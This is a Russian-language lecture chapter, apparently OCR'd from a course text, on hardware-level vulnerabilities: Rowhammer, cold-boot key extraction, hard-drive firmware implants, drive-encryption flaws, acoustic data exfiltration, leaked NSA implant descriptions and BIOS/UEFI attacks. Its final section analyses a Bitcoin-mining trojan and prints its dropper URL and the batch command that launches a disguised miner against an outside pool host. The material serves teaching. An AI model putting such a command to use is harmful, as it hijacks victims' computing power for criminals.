ЛЕКЦИЯ 1. УЯЗВИМОСТИ ОПЕРАТИВНОЙ ПАМЯТИ, ЖЕСТКИХ ДИСКОВ, МАТЕРИНСКОЙ ПЛАТЫ, BIOS

1.1. Уязвимости оперативной памяти

1.1.1. Уязвимости Rowhammer

Первое место безоговорочно занимает проблема с оперативной памятью DDR DRAM, которую принципиально невозможно решить никаким программным патчем. Уязвимость, получившая название Rowhammer, связана… с прогрессом технологий производства чипов.

По мере того как микросхемы становятся компактнее, их соседние элементы все больше влияют друг на друга. В современных чипах памяти это может приводить к редкому эффекту самопроизвольного переключения ячейки памяти под действием электрического импульса от соседей.

До недавних пор предполагалось, что этот феномен практически невозможно использовать в реальной атаке для получения контроля над компьютером. Однако команде исследователей удалось таким образом получить привилегированные права на 15 из 29 тестовых ноутбуков.

Работает эта атака следующим образом. Для обеспечения безопасности изменения в каждый блок оперативной памяти могут вносить только определенная программа или процесс операционной системы. Условно говоря, некий важный процесс работает внутри хорошо защищенного дома, а неблагонадежная программа — на улице, за входной дверью.

Однако выяснилось, что если за входной дверью громко топать (быстро и часто менять содержимое ячеек памяти), то дверной замок с высокой вероятностью ломается. Такие уж замки ненадежные стали нынче делать.

Память более нового стандарта DDR4 и модули с контролем четности (которые стоят существенно дороже) к этой атаке невосприимчивы. И это хорошая новость.

Плохая же состоит в том, что очень многие современные компьютеры взломать таким образом можно. И сделать с этим ничего нельзя, единственное решение — поголовная замена используемых модулей памяти.

1.1.2. Уязвимости холодной перезагрузки

Исследователи из Принстонского Университета обнаружили способ обхода шифрования жестких дисков, использующий свойство модулей оперативной памяти хранить информацию на протяжении короткого промежутка времени даже после прекращения подачи питания.

Так как для доступа к зашифрованному жесткому диску необходимо иметь ключ, а он, разумеется, хранится в RAM – все, что нужно, это получить физический доступ к ПК на несколько минут. После перезагрузки с внешнего жесткого диска или с USB Flash делается полный дамп памяти и в течение считанных минут из него извлекается ключ доступа.

Таким способом удается получить ключи шифрования (и полный доступ к жесткому диску), используемые программами BitLocker, FileVault и dm-crypt в операционных системах Windows Vista, Mac OS X и Linux, а также популярной свободно распространяемой системой шифрования жестких дисков TrueCrypt.

Другие виды ПО также уязвимы к данной атаке. Системы управления цифровыми правами (DRM) часто используют симметричные ключи, хранящиеся в памяти, и их так же можно получить, используя описанные методы. Как мы показали, веб-сервера с

поддержкой SSL тоже уязвимы, поскольку они хранят в памяти закрытые ключи необходимые для создания SSL сеансов. Атаки этим способом эффективны для поиска паролей, номеров счетов и любой другой важной информации, хранящейся в ОЗУ.

Вопреки популярному мнению, модули DRAM в отключённом состоянии хранят данные в течение относительно долгого времени и, похоже, что нет простого способа устранить найденные уязвимости. Изменение ПО скорее всего не будет эффективным; аппаратные изменения помогут, но временные и ресурсные затраты будут велики; технология «доверенных вычислений» в её сегодняшней форме так же мало эффективна, поскольку она не может защитить ключи находящиеся в памяти.

Больше всего данному риску подвержены ноутбуки, которые часто находятся в общественных местах и функционируют в режимах уязвимых для данных атак. Наличие таких рисков, показывает, что шифрование дисков осуществляет защиту важных данных в меньшей степени, чем принято считать.

В итоге, возможно, придётся рассматривать DRAM память как не доверенную компоненту современного ПК, и избегать обработки важной конфиденциальной информации в ней. Но на данный момент это нецелесообразно, до тех пор, пока архитектура современных ПК не изменится, чтобы позволить ПО хранить ключи в безопасном месте.

Не существует ни одной простой методики защиты от данного способа взлома, кроме как отключение питания на достаточное для полного стирания данных время.

1.2. Уязвимости жестких дисков

1.2.1. Уязвимости прошивок жестких дисков

Прошивка микроконтроллера винчестера может содержать вирусный и зловредный код, который перехватывает управление диском и работает фактически в «режиме Бога». Вылечить жесткий диск после такого внедрения невозможно: «испорченная» взломщиками микропрограмма винчестера просто скрывает области диска, в которые записывается основная часть вредоносного ПО, и блокирует попытки заменить саму микропрограмму. И форматирование не поможет: все, что можно сделать, — это уничтожить зараженный диск физически.

Хорошая новость состоит в том, что такая атака — крайне трудоемкое и дорогостоящее мероприятие. Поэтому подавляющему большинству пользователей данная опасность не грозит — только особым счастливчикам, чьи данные настолько ценны, что их кража способна окупить расходы.

Агентство национальной безопасности США придумало скрывать шпионские программы в жестких дисках, производимых Western Digital, Seagate, Toshiba и другими ведущими изготовителями, получая таким образом доступ к информации на большинстве компьютеров в мире. Об этом сообщает Reuters со ссылкой на исследование «Лаборатории Касперского» и показания бывших сотрудников АНБ.

«Лаборатории Касперского» по итогам многолетних наблюдений удалось вскрыть самую сложную и изощренную систему кибершпионажа из известных на сегодняшний день. Специалисты компании обнаружили персональные компьютеры в 30 странах, зараженные одной или несколькими такими шпионскими программами. Наибольшее число зараженных компьютеров, по ее данным, оказалось в Иране, а также России, Пакистане, Афганистане, Китае, Мали, Сирии, Йемене и Алжире. Чаще всего атакованы были компьютеры в правительственных и военных учреждениях, телекоммуникационных компаниях, банках, энергетических компаниях, компаниях, занимающихся ядерными исследованиями, медийных компаниях и у исламских активистов.

Конкретную страну, которая стоит за шпионской кампанией, «Лаборатория

Касперского» не называет. Однако уточняет, что она тесно связана со Stuxnet, который был разработан по заказу АНБ для атак на объекты ядерной программы Ирана.

Бывший сотрудник АНБ заявил Reuters, что выводы «Касперского» – верны. По его словам, нынешние сотрудники агентства оценивают эти шпионские программы так же высоко как Stuxnet. Другой бывший сотрудник разведки подтвердил, что АНБ разработала ценный способ сокрытия шпионских программ в жестких дисках, но заявил, что не знает, какие шпионские задачи им отводились.

Как подчеркивают исследователи «Касперского», создатели шпионских платформ совершили «потрясающее технологическое достижение», разработав модули, способные перепрограммировать заводскую прошивку жестких дисков. Столь глубокое заражение позволяло злоумышленникам сохранять контроль над компьютером жертвы даже в случае форматирования диска или переустановки операционной системы. По данным «Касперского», «загадочный модуль» способен проникать во встроенное ПО жестких дисков более десятка производителей, включая Seagate, Western Digital, Toshiba, Maxtor, Micron Technology, IBM. Эти бренды охватывают практически весь рынок жестких дисков.

Western Digital, Seagate и Micron заявили Reuters, что ничего не знают об этих шпионских модулях. Toshiba и Samsung отказались комментировать расследование «Касперского».

Несмотря на то что эти особо изощренные «черви» можно было имплантировать в тысячи жестких дисков, на практике хакеры проявляли избирательность и подчиняли себе только компьютеры наиболее ценных иностранных объектов слежки, сообщил глава отдела по глобальным исследованиям и анализу Kaspersky Lab Костин Райю.

1.2.2. Уязвимость механизма шифрования в жестких дисках

Неприятные баги обнаружились в жестких дисках Seagate и Western Digital со встроенным шифрованием: My Passport и My Book.

Во-первых, устройства Seagate «из коробки» оснащены очень простым, распространенным паролем, который очень легко узнать. Во-вторых, веб-приложение для NAS позволяет внести несанкционированные модификации в IP-адрес и имя хоста. В-третьих, обновление прошивки происходит через HTTP, без подписи, что открывает широкие возможности для атак типа man-in-the-middle. Локальный атакующий также может повысить свои привилегии в системе благодаря тому, что некоторые системные файлы открыты для записи (mode 777).

С устройствами компании Western Digital все обстоит несколько хуже. Устройства WD, оснащенные функцией встроенного шифрования «на лету» и защищенные паролем, это настоящее решето. Злоумышленник может получить практически любые данные с диска, даже не зная пароль, необходимый для их расшифровки.

Исследователи пишут, что обнаружили сразу ряд уязвимостей, позволяющих легко обойти авторизацию. К тому же, хотя шифрование на устройствах осуществляется по алгоритму AES с 256-битным ключом, его можно взломать, таким образом, получив доступ к хранящейся на внешнем диске информации без пароля.

Устройства с определенными микроконтроллерами на борту имеют серьезные проблемы с генератором случайных чисел (RNG), который используется как системой шифрования, так и во время обновления прошивки. Уязвимости в системе обновления прошивки позволяют осуществить атаки типа evil maid и bad USB, что в итоге позволяет просто воспроизвести ключ.

1.2.3. Атака на жесткий диск с помощью звуковых волн

Исследователи из израильского университета имени Бен-Гуриона уже не раз предлагали самые разные способы перехвата данных с компьютеров, которые физически изолированы от любых сетей. На этот раз исследователи представили атаку DiskFiltration, суть которой состоит в перехвате и записи звуков, которые издает жесткий диск компьютера во время работы.


Новая техника DiskFiltration (PDF) использует шум, который во время работы создают HDD и SSHD (SSD для данной атаки не подходят, так как не имеют на борту механических подвижных частей, необходимых для генерации нужных звуков). Исследователи предлагают установить на защищенный компьютер малварь (что само по себе может быть непросто) и собрать с ее помощью все секретные ключи, пароли и другую защищенную информацию. Жесткий диск в данном случае понадобится только для извлечения этой информации с устройства, которое не обладает ни динамиками, ни микрофоном, ни каким-либо другим звуковым оборудованием.

Простой шум от работы жесткого диска для данной атаки не подходит. Здесь снова понадобится заранее установленная вредоносная программа, которая будет манипулировать позиционером диска (actuator arm), заставляя его двигаться определенным образом и издавать звуки в строгом порядке. Длина волны будет разной, то есть при движении позиционер будет передавать бинарные нули и единицы. Таким образом, для извлечения данных с изолированной машины нужно будет лишь разместить в непосредственной близости от ее корпуса любое устройство, которое запишет звуки, издаваемые жестким диском. Это может быть смартфон, умные часы, ноутбук или что-то иное.

Конечно, данный метод не может похвастаться скоростью передачи данных. В ходе экспериментов с внешними и внутренними HDD производства Seagate и WD, исследователям удалось добиться скорости 180 бит в минуту (10 800 бит в час), с учетом того, что данные передавались на устройство, расположенное на расстоянии порядка двух метров от зараженного ПК. Так, на передачу 4096-битного ключа уйдет около 25 минут.

1.2.4. Шпионские закладки на жестких дисках


IRATEMONK позволяет обеспечить присутствие программного обеспечения для слежки на настольных и портативных компьютерах с помощью закладки в прошивке жесткого диска, которая позволяет получить возможность исполнения своего кода путем замещения MBR. Метод работает на различных дисках Western Digital, Seagate, Maxtor и Samsung. Из файловых систем поддерживаются FAT, NTFS, EXT3 и UFS. Системы с RAID не поддерживаются. После внедрения IRATEMONK будет запускать свою функциональную часть при каждом включении целевого компьютера.



(TS//SI//REL) IRATEMONK Extended Concept of Operations


1.3. Шпионские закладки на материнских платах

GINSU — техника позволяющая восстановить программную закладку под названием KONGUR на целевых системах с аппаратной закладкой BULLDOZZER на PCI-шине. Например, в случае обновления или переустановки операционной системы на целевом компьютере. Данные технологии предназначены для получения удаленного доступа к компьютеру под управлением Windows от 9x до Vista.




(TS//SI//REL) GINSU Extended Concept of Operations

WISTFULTOLL — это плагин к программам UNITEDRAKE и STRAITBIZZARE для сбора информации на целевой системе, использует вызовы WMI и записи реестра. Возможна работа в качестве самостоятельной программы. При наличии физического доступа к системе может производить сброс полученных в ходе анализа данных на USB-накопитель.



(TS//SI//REL) WISTFULTOLL Extended Concept of Operations

HOWLERMONKEY представляет собой радиопередатчик малого и среднего радиуса. Является специальном радиомодулем для других аппаратных закладок. Используется для получения данных от закладок и предоставления удаленного доступа к ним.



1.4. Уязвимости BIOS

Когда-то каждый разработчик BIOS для материнских плат ПК использовал собственные рецепты, которые держались в секрете. Разобраться в устройстве таких микропрограмм было очень непросто, а значит, мало какой хакер был способен обнаружить в них баги.

С распространением UEFI изрядная часть кода для разных платформ стала общей, и это здорово облегчило жизнь не только производителям компьютеров и разработчикам BIOS, но и создателям зловредов.

Например, одна из недавних уязвимостей UEFI-систем позволяет перезаписать содержимое BIOS, несмотря на все ухищрения защиты, включая новомодную функцию Secure Boot в Windows 8/10. Ошибка допущена в реализации стандартной функции, поэтому работает во многих версиях BIOS разных производителей.

Успешные эксплойты на уровне BIOS могут дать злоумышленнику не только root-доступ уровня к компьютеру, но и устойчивость против большинства методов защиты.

Эксперты признают, что злоумышленники опережают исследователей, но теперь безопасники все чаще интересуются BIOS, и уже не просто с мимолетным любопытством.

«Я думаю, что мы наблюдаем возвращение интереса к этой области, так как становится очевидным, что столь непростые противники (например, государственного уровня) имеют технические возможности для разработки агентов, обитающих в BIOS», — сообщил Кори Т. Калленберг, исследователь из MITRE.

Калленберг вместе с коллегами из MITRE Ксено Кова и Джоном Баттервортом, а также исследователями из Intel Юрием Булыгиным и Джоном Лукайдесом потратил около четырех часов на конференции CanSecWest, объясняя риски, присущие этой дисциплине. Они рассказывали об инструментах, таких как Copernicus MITRE, позволяющих анализировать BIOS и его потомка UEFI для того, чтобы определять слабые места и что злоумышленники могут с ними сделать.

BIOS, по словам Калленберга, имеет высокий входной барьер для исследования и обратного инжиниринга, так как исходные коды для нее закрыты и очень сложны. Каждый производитель, например, имеет собственные особенности, что для исследователя означает большой объем работы только для того, чтобы понять, как работает BIOS системы. Это знание, как сказал Калленберг, не всегда подходит для BIOS другой системы.

«UEFI сделал обратный инжиниринг BIOS в чем-то проще, так как значительная часть микропрограмм платформы сейчас стандартизирована, — заявил Калленберг. —

Несмотря на это, одной из серьезнейших сложностей работы в этой области остается отладка».

«Отладка BIOS требует дорогостоящего оборудования и серьезного знания работы электроники, — также сказал Калленберг. — Кроме того, в отличие от исследования обычного программного обеспечения, можно капитально сломать или «превратить в кирпич» свой компьютер, если эксперимент пойдет наперекосяк. Сочетание этих сложностей делает исследование микропрограммы нетривиальной задачей».

Злоумышленники тем временем используют буткиты или руткиты уровня ядра для создания вредоносного кода, который запускается при загрузке системы, например, из Master Boot Record. Эти атаки применяются уже не только государствами; наборы криминального ПО включают в себя опасные буткиты, такие как Rustock и TDSS. Как только зловред вцепится в систему на этом уровне, он, скорее всего, сможет обходить предустановленные проверки, атакуя дальше по цепи микропрограмм, и записывать код на жесткий диск по своему желанию.


«Злоумышленники сильно обошли защитников в этой области. Это так потому, что отрасль информационной безопасности редко развивается в направлении архитектурных уязвимостей, а обычно продвигается туда, где в данный момент имеется наиболее серьезная угроза, — сказал Калленберг. — Проблема также в том, что построение защиты требует глубоких знаний системы, а люди с такими знаниями в дефиците. Если бы коммерческая отрасль была достаточно мотивирована, они смогли бы работать совместно с поставщиками для проведения инспекций защищенности BIOS».

С запуском Windows 8 в 2012 году Microsoft начала требовать, чтобы чип Trusted Platform Module устанавливался на всех выпускающихся компьютерах с Windows. TPM отслеживает активность BIOS и UEFI, и, если происходят какие-либо изменения, которые могут производиться вредоносными программами, вместо данной микропрограммы используется ее чистая версия. Тем не менее, как сказал Калленберг, MITRE продемонстрировала, что TPM уязвим для атаки с повтором, когда злоумышленник повторно подсовывает TPM хэши, которые были признаны хорошими, что позволяет ему установить буткит, и при этом TPM будет считать, что все в порядке.

Есть еще одна область, где имеется существенное отставание в исследованиях и возможностях экспертизы. Так как TPM не может определить, хороши или плохи сделанные изменения, аналитику все еще нужен инструмент для исследования содержимого флеш-памяти экспертизы сделанных изменений в микропрограмме, чтобы определить, не были ли они вредоносными.

1.4.1. Шпионские закладки в BIOS


SWAP позволяет обеспечить присутствие программного обеспечения для шпионажа за счет использования BIOS материнской платы и HPA области жесткого диска путем исполнения кода до запуска операционной системы. Данная закладка позволяет получить удаленный доступ к различным операционным системам(Windows, FreeBSD, Linux, Solaris) с различными файловыми системами(FAT32, NTFS, EXT2, EXT3, UFS 1.0). Для установки используются две утилиты: ARKSTREAM перепрошивает BIOS, TWISTEDKILT записывает в HPA область диска SWAP и его функциональная часть.



(TS//SI//REL) SWAP Extended Concept of Operations

1.5. Другие шпионские закладки


MAESTRO-II миниатюрная аппаратная закладка на базе ARM-системы, размером в одноцентовую монету. Характеристики довольно скромные: процессор ARM7 66MHz, оперативная память 8MB, флеш 4MB.



RAGEMASTER — аппаратная закладка позволяющая перехватить сигнал от VGA монитора. Закладка прячется в обычный VGA-кабель соединяющий видеокарту и монитор, установлена, как правило, в феррит на видеокабеле. Реализован захват сигнала с красного цветового канала. Представляет собой пассивный отражатель, т.е. активируется при облучении радиосигналом от специализированного излучателя.

1.6. Трояны, использующие вычислительные мощности ПК для генерации Bitcoin

Пример вредоносной программы, незаметно эксплуатирующей мощности видеоплаты ПК - это Trojan.Win32.Powp.rdf. Данный троян относится к классу Trojan-Downloader, т.к. первая его задача — скачка файлов с fileave.com. По ссылке http_://pasic.fileave.com/BTxDEF.exe троян скачивает самораспаковывающийся архив.



Внутри архива программка Hidden Start 3.2 (hstart.exe), которая запускается скриптом архива, с параметром /NOCONSOLE test.bat, что позволяет скрытно выполнить test.bat.

В бат-файле следующее:

```
1  taskmgr.exe -a 5 -o http://btc.mobinil.biz:8332/ -u redem_guild -p redem -t 2
```

Пока ничего не понятно, хотя btc.mobinil.biz уже наводит на некоторые мысли. Остался последний файл — taskmgr.exe, который, видимо, усиленно “косит” под Диспетчер задач Windows. А на самом деле это файл оказался BitCoin Miner'ом, предназначенным для генерации биткоинов.

Батник запускает его с параметрами:

bitcoin-miner [-a seconds] [-g|l yes|no] [-t threads] [-v] [-o url] [-x proxy] -u user -p password, где

-a #seconds# time between getwork requests 1..60, default 15

-g yes|no set 'no' to disable GPU, default 'yes'

-h this help -l yes|no set 'no' to disable Long-Polling, default 'yes'

-t #threads# Number of threads for CPU mining, by default is number of CPUs (Cores), 0 - disable CPU mining

-v Verbose output

-o url in form server.tld:port/path, by default 127.0.0.1:8332

-x type=host:port Use HTTP or SOCKS proxy.

Thread number should be 0..32

Итак, таймаут — 5 секунд, url — btc.mobinil.biz:8332/, user — redem_guild, pass — redem, 2 потока.

При наличии интернета BitCoin Miner начинает усиленно трудиться на благо

неизвестного. Теперь уже и вычислительные мощности компьютеров стали приносить доход киберпреступникам. Пользователь теперь платит не только за трафик ботнета, но и за электроэнергию, а деньги идут неизвестно кому на другом конце света.

Теперь этот троян маскируется под системный файл «svchost.exe». Некоторые антивирусы стали детектить батник внутри архива как вредоносный.